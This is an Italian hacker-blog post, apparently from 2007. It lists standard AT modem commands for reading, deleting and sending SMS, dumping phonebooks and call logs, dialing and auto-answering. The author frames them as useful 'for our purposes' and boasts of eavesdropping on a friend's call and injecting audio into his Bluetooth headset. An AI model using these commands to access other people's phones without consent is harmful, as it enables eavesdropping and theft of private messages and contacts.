I comandi AT sono comandi che vengono utilizzati da applicativi per comunicare con il modem.

Questo tipo di comunicazione viene utilizzata anche dai cellulari per eseguire determinate operazioni.

Questi sono i comandi AT più utili per i nostri intenti:

AT+CGMI = produttore mobile phone

AT+CGMM = modello mobile phone

AT+CGMS = numero seriale mobile phone

AT+CPMS="<storage>" = seleziona lo <storage> da cui leggere,scrivere e mandare sms

AT+CMGD=n = cancella il messaggio numero n dallo <storage>

AT+CMGL="<stat>" = stampa a monitor tutti i messaggi contenenti in <stat>

<stat> = REC UNREAD : messaggi non letti

<stat> = REC READ : messaggi letti

<stat> = STO UNSENT : messaggi non mandati

<stat> = STO SENT : messaggi mandati

<stat> = ALL : tutti i messaggi

<stat> = ? : tutti i <stat> disponibili

AT+CMGR=n = legge il messaggio numero n dallo <storage>

AT+CMGS=nnn = manda un messaggio al numero nnn

AT+CPBS="<storage>" = seleziona lo <storage> dal quale leggere e scrivere numeri di rubrica

<storage> = ? : storage disponibili

<storage> = ME : telefono

<storage> = DC : chiamate effettuate

<storage> = MC : chiamate perse

<storage> = RC : chiamate ricevute

<storage> = SM : sim

<storage> = FD : numeri fixdialing

AT+CPBF="<nome>" = trova il nome e ne stampa a monitor il risultato all'interno dello storage

AT+CPBR=n, n1 = stampa a monitor le info del nome di rubrica corrispondente a n, oppure printa i nomi da n a n1

ATD nnn = chiama il numero nnn

ATA = risponde ad una chiamata

ATS0=n = risposta automatica dopo n squilli

Direi che questo è l'inizio, uno spunto per la creatività di noi tutti, facendo una piccola modifica ai sorgenti di alcuni programmi open-source sono riuscito ad ascoltare la telefonata di un amico e addirittura fare injection di una canzone nella sua bella cuffietta bluetooth ☺

Auguro a tutti un felice Natale 2007 ma fate attenzione a cosa mettete sotto l'albero ☺

Modifica di un Linksys device per un attacco a lungo raggio

